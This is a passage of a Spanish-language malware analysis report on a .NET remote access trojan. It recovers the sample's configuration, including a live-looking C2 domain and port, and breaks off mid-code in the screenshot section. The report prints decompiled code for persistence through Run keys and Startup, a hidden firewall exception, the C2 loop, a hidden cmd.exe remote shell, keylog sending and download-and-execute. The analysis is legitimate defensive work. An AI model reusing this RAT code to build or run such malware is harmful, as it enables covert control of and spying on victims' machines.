
6.2. Análisis de entropía

Detect It Easy calcula una entropía global de:

```
5,60425
```

Las secciones presentan los siguientes valores:


Sección	Tamaño	Entropía	Valoración
Cabecera PE	`0x200` bytes	2,54168	Baja
`.text`	`0x6C00` bytes	5,64426	Media
`.rsrc`	`0x400` bytes	4,97018	Media
`.reloc`	`0x200` bytes	0,08436	Muy baja



La herramienta clasifica aproximadamente el 70 % del archivo como no empaquetado.

A diferencia del contenedor principal, `resource-A.exe` no presenta una entropía próxima a 8 ni evidencias claras de un packer fuerte. La etiqueta `Obfus/Crypted` mostrada por Exeinfo PE debe interpretarse como un posible indicio de ofuscación, no como prueba concluyente de empaquetado.

6.3. Estructura del ensamblado



ILSpy reconoce el archivo como:

```
resource-A (0.0.0.0, .NETFramework, v2.0)
```

El namespace principal es:

```
ClassLibrary1
```

y contiene tres clases:


Clase	Función
`A`	Punto de entrada y control inicial
`OK`	Configuración, persistencia, comunicaciones y ejecución de órdenes
`kl`	Captura de pulsaciones de teclado

La presencia de referencias a `Microsoft.VisualBasic` y de construcciones como `Interaction`, `Conversions`, `Operators` y `ProjectData` indica que el código fue desarrollado originalmente en VB.NET, aunque el descompilador lo represente como C#.

6.4. Punto de entrada y control de instancia

El punto de entrada es:

```
ClassLibrary1.A.main()
```



El método procesa los argumentos recibidos y reconoce una opción de actualización con el formato:

```
UP:<PID>
```

También comprueba la existencia de un mutex:

```
Mutex.OpenExisting(OK.RG);
ProjectData.EndApp();
```

Si el mutex no existe, crea uno nuevo:

```
bool flag = false;
OK.MT = new Mutex(true, OK.RG, out flag);

if (!flag)
{
    ProjectData.EndApp();
}
```

La variable `OK.RG` contiene:

```
ba4c12bee3027d94da5c81db2d196bfd
```

Este mecanismo impide que se ejecuten varias instancias simultáneamente.


El argumento:

```
..
```

provoca una espera de cinco segundos y está relacionado con la ejecución desde los mecanismos de persistencia.

6.5. Configuración incrustada


El análisis del `UserString Heap` y de los campos estáticos de la clase `OK` permitió recuperar la siguiente configuración:



Parámetro	Valor	Interpretación
Versión interna	`0.6.4`	Versión del RAT
Nombre instalado	`svchost.exe`	Nombre de la copia persistente
Directorio	`TEMP`	Directorio de instalación
Mutex / identificador	`ba4c12bee3027d94da5c81db2d196bfd`	Identificador de la muestra
Dominio C2	`dr187187.ddns.net`	Servidor de mando y control
Puerto	`22`	Puerto TCP
Fin de mensaje	`[endof]`	Delimitador del protocolo
Clave Run	`Software\Microsoft\Windows\CurrentVersion\Run`	Persistencia

Esta configuración demuestra que `resource-A.exe` contiene la lógica operativa del malware.

Nota aclaratoria sobre las versiones



Diferencia entre la versión del ensamblado y la versión interna del RAT: La versión del ensamblado, `0.0.0.0`, se obtuvo posteriormente de los metadatos `.NET` mediante `dnSpyEx`. Por otro lado, `0.6.4` corresponde a la versión interna que el `RAT` comunica al servidor `C2`.

Deben diferenciarse dos valores:

```
AssemblyVersion: 0.0.0.0
Versión interna del RAT: 0.6.4
```

`AssemblyVersion` corresponde a la versión declarada en los metadatos del ensamblado `.NET`. Este es el valor que pueden mostrar herramientas como Exeinfo PE, CFF Explorer, ILSpy o dnSpyEx al consultar las propiedades del ensamblado.

En cambio, `0.6.4` es una cadena de configuración interna utilizada por el malware para identificarse ante el servidor `C2`. Este valor se encuentra en la clase `ClassLibrary1.OK`, almacenado en la variable `VR`:

```
public static string VR = "0.6.4";
```

Dependiendo de cómo presente el código el decompilador, la asignación también puede aparecer dentro del constructor estático `OK..cctor()`:

```
OK.VR = "0.6.4";
```

La versión interna también se confirmó dinámicamente en el mensaje inicial `lv` enviado al listener:


```
...|'|'|Win 10 ProSP0 x64|'|'|No|'|'|0.6.4|'|'|..|'|'|...
```

Por tanto, `0.6.4` no debe describirse como la versión del ensamblado, sino como la **versión interna comunicada por el RAT al servidor C2**.


6.6. Cadena Base64

La variable VN contiene:

```
2KrZhSDYp9mE2KfYrtiq2LHYp9mCINmF2YYg2YLYqNmEINiv2YPYqtmI2LEg2KfZhNi62LHYqNmK2Kk
gIw==
```



Tras decodificarla desde Base64 se obtiene el texto árabe:




```
# تم الاختراق من قبل دكتور الغربية
```

Su significado aproximado es:

```
Hackeado por el Dr. Western / Al-Gharbia
```

Esta cadena puede actuar como etiqueta de campaña, identificador del operador o nombre mostrado en el panel C2. No constituye una atribución personal definitiva.

6.7. Instalación y persistencia: `OK.INS()`

El método `OK.INS()` implementa la instalación de la muestra y varios mecanismos de persistencia.

6.7.1. Copia en `%TEMP%\svchost.exe`

Las variables de configuración contienen:

```
DR  = TEMP
EXE = svchost.exe
```

El método construye la ruta con ambos valores y comprueba si ya se está ejecutando desde el destino previsto:

```
if (!OK.CompDir(
    OK.LO,
    new FileInfo(
        Interaction.Environ(OK.DR).ToLower()
        + "\\"
        + OK.EXE.ToLower()
    )))
```

Si la copia no existe o el ejecutable se encuentra en otra ruta, elimina una copia previa y copia el archivo actual:

```
if (File.Exists(
    Interaction.Environ(OK.DR)
    + "\\"
    + OK.EXE))
{
    File.Delete(
        Interaction.Environ(OK.DR)
        + "\\"
        + OK.EXE);
}

File.Copy(
    OK.LO.FullName,
    Interaction.Environ(OK.DR)
    + "\\"
    + OK.EXE,
    true);
```

A continuación ejecuta la copia y finaliza la instancia original:

```
Process.Start(
    Interaction.Environ(OK.DR)
    + "\\"
    + OK.EXE);

ProjectData.EndApp();
```

La ruta resultante es:

```
%TEMP%\svchost.exe
```

El uso del nombre `svchost.exe` intenta imitar un proceso legítimo de Windows, aunque la ubicación en `%TEMP%` es anómala.

6.7.2. Excepción en el firewall

El método intenta añadir el ejecutable a la lista de programas permitidos:

```
Interaction.Shell(
    "netsh firewall add allowedprogram \""
    + OK.LO.FullName
    + "\" \""
    + OK.LO.Name
    + "\" ENABLE",
    AppWinStyle.Hide,
    false,
    -1);
```

La operación se ejecuta de forma oculta.

Su éxito depende de la versión de Windows y de los privilegios del proceso.

6.7.3. Persistencia mediante claves Run

Cuando `OK.Isu` está activado, la muestra intenta escribir en las claves Run del usuario y del sistema:

```
OK.F.Registry.CurrentUser
    .OpenSubKey(OK.sf, true)
    .SetValue(
        OK.RG,
        "\"" + OK.LO.FullName + "\" .."
    );
```

También intenta escribir en `HKEY_LOCAL_MACHINE`:

```
OK.F.Registry.LocalMachine
    .OpenSubKey(OK.sf, true)
    .SetValue(
        OK.RG,
        "\"" + OK.LO.FullName + "\" .."
    );
```

La variable `OK.sf` contiene:

```
Software\Microsoft\Windows\CurrentVersion\Run
```

El nombre del valor es:

```
ba4c12bee3027d94da5c81db2d196bfd
```

La escritura en `HKLM` puede fallar si el malware no dispone de privilegios administrativos.

6.7.4. Copia en la carpeta Startup

Cuando `OK.IsF` está activado, la muestra crea otra copia en la carpeta de inicio:

```
File.Copy(
    OK.LO.FullName,
    Environment.GetFolderPath(
        Environment.SpecialFolder.Startup
    )
    + "\\"
    + OK.RG
    + ".exe",
    true);
```

Después mantiene abierto el archivo:

```
OK.FS = new FileStream(
    Environment.GetFolderPath(
        Environment.SpecialFolder.Startup
    )
    + "\\"
    + OK.RG
    + ".exe",
    FileMode.Open);
```

El nombre de la copia es:

```
ba4c12bee3027d94da5c81db2d196bfd.exe
```

Por tanto, la muestra utiliza persistencia redundante mediante claves Run y carpeta Startup.

6.8. Comunicaciones C2: `OK.RC()`

El método `OK.RC()` mantiene el bucle de recepción de datos desde el servidor remoto.

6.8.1. Recepción desde el socket

Cuando existen datos disponibles, reserva un buffer y recibe los bytes:

```
OK.b = new byte[
    OK.C.Client.Available - 1 + 1
];

int num = OK.C.Client.Receive(
    OK.b,
    0,
    OK.b.Length,
    SocketFlags.None);
```

Los datos se almacenan en un `MemoryStream`:

```
OK.MeM.Write(
    OK.b,
    0,
    num);
```

6.8.2. Separación de mensajes

El método comprueba si los datos contienen el delimitador `OK.SPL`:

```
byte[] array = OK.MeM.ToArray();

if (!OK.BS(ref array).Contains(OK.SPL))
{
    break;
}
```

El valor de `OK.SPL` es:

```
[endof]
```

Cuando encuentra el delimitador, divide el flujo:

```
Array array2 = OK.fx(
    OK.MeM.ToArray(),
    OK.SPL);
```

6.8.3. Envío al dispatcher

Cada mensaje se procesa mediante `OK.Ind()` en un hilo separado:

```
Thread thread = new Thread(
    delegate(object a0)
    {
        OK.Ind((byte[])a0);
    });

thread.Start(
    RuntimeHelpers.GetObjectValue(
        NewLateBinding.LateIndexGet(
            array2,
            new object[] { 0 },
            null)));
```

Esto demuestra que `OK.RC()` recibe los mensajes del C2 y delega su interpretación en el dispatcher de órdenes.

6.8.4. Reconexión automática

Cuando la conexión termina, el malware ejecuta:


```
do
{
    OK.Cn = false;
    Thread.Sleep(2500);
}
while (!OK.connect());

OK.Cn = true;
```

La muestra espera 2,5 segundos e intenta reconectar indefinidamente.

El dominio y el puerto almacenados en la configuración son:

```
dr187187.ddns.net
22/TCP
```



El puerto 22 no implica el uso de SSH. El código utiliza `TcpClient` y un protocolo propietario delimitado mediante `[endof]`.

6.9. Dispatcher de órdenes: `OK.Ind()`

El método `OK.Ind()` recibe un bloque de bytes, lo convierte en texto y lo divide utilizando el separador `OK.Y`:

```
string[] array = Strings.Split(
    OK.BS(ref b),
    OK.Y,
    -1,
    CompareMethod.Binary);

string text = array[0];
```

La variable `text` contiene el nombre de la orden.

El dispatcher no utiliza un `switch`, sino una cadena de comparaciones `if` y `else if`.

6.9.1. Gestión de procesos: `proc`

El comando `proc` permite enumerar procesos:

```
Process[] processes =
    Process.GetProcesses();
```

También puede finalizarlos:

```
Process.GetProcessById(
    Conversions.ToInteger(array[j])
).Kill();
```

Otra rama finaliza el proceso y elimina su ejecutable:

```
process2.Kill();

Thread.Sleep(2000);

File.Delete(text7);
```

También puede finalizarlo y volver a iniciarlo:

```
process3.Kill();

Process.Start(text8);
```

6.9.2. Shell remota: `rss`, `rs` y `rsc`

El comando `rss` inicia una instancia oculta de `cmd.exe`:

```
OK.Pro.StartInfo.FileName = "cmd.exe";

OK.Pro.StartInfo.RedirectStandardOutput = true;
OK.Pro.StartInfo.RedirectStandardInput = true;
OK.Pro.StartInfo.RedirectStandardError = true;

OK.Pro.StartInfo.UseShellExecute = false;
OK.Pro.StartInfo.CreateNoWindow = true;
OK.Pro.StartInfo.WindowStyle =
    ProcessWindowStyle.Hidden;
```

El comando `rs` introduce órdenes en la entrada estándar:

```
OK.Pro.StandardInput.WriteLine(
    OK.DEB(ref array[1]));
```

El comando `rsc` finaliza la shell:

```
OK.Pro.Kill();
OK.Pro = null;
```

6.9.3. Recuperación del keylog: `kl`

El comando `kl` envía el contenido recopilado por el keylogger:

```
OK.Send(
    "kl"
    + OK.Y
    + OK.ENB(ref OK.kq.Logs));
```

El contenido se codifica antes de ser enviado.

6.9.4. Descarga y ejecución: `rn`

El comando `rn` puede recibir un archivo codificado en Base64:

```
byte[] array6 =
    Convert.FromBase64String(array[2]);

array5 = OK.ZIP(
    array6,
    ref flag);
```

También puede descargarlo desde una URL:

```
WebClient webClient =
    new WebClient();

array5 =
    webClient.DownloadData(array[2]);
```

Después crea un archivo en `%TEMP%`:

```
string text14 =
    Interaction.Environ("temp")
    + "\\"
    + OK.RN(10)
    + "."
    + array[1];

File.WriteAllBytes(
```

```
    text14,
    array5);
```

Finalmente lo ejecuta:

```
Process.Start(text14);
```

6.9.5. Carga de plugins: `inv` y `ret`

Los comandos `inv` y `ret` reciben ensamblados codificados en Base64:

```
byte[] array8 =
    Convert.FromBase64String(array[3]);

array7 = OK.ZIP(
    array8,
    ref flag);
```

Después cargan el plugin:

```
object objectValue =
    RuntimeHelpers.GetObjectValue(
        OK.Plugin(array7, "A"));
```

El comando `inv` configura propiedades del objeto y ejecuta el método `start`:

```
NewLateBinding.LateSet(
    objectValue,
    null,
    "h",
    new object[] { OK.H },
    null,
    null);

NewLateBinding.LateSet(
    objectValue,
    null,
    "p",
    new object[] { OK.P },
    null,
    null);

NewLateBinding.LateCall(
    objectValue,
    null,
    "start",
    new object[0],
    null,
```

```
    null,
    null,
    true);
```

El comando `ret` recupera el resultado mediante la propiedad o método `GT`:

```
NewLateBinding.LateGet(
    objectValue2,
    null,
    "GT",
    new object[0],
    null,
    null,
    null);
```

El resultado se envía al C2:

```
OK.Send(
    "ret"
    + OK.Y
    + array[1]
    + OK.Y
    + resultado);
```

6.9.6. Captura de pantalla: `CAP`

El comando `CAP` crea un bitmap con el tamaño de la pantalla principal:

```
int width =
    Screen.PrimaryScreen.Bounds.Width;

Rectangle bounds =
    Screen.PrimaryScreen.Bounds;

Bitmap bitmap =
    new Bitmap(
        width,
        bounds.Height);
```

Después copia el contenido de la pantalla:

```
graphics.CopyFromScreen(
    0,
    0,
    0,
    0,
    new Size(
        bitmap.Width,
```

```
            bitmap.Height),
        CopyPixelOperation.SourceCopy);
```

También intenta dibujar la posición del cursor:

```
Cursor.Default.Draw(
    graphics,
    new Rectangle(
        Cursor.Position,
        new Size(32, 32)));
```

La imagen se convierte a JPEG:

```
bitmap
    .GetThumbnailImage(
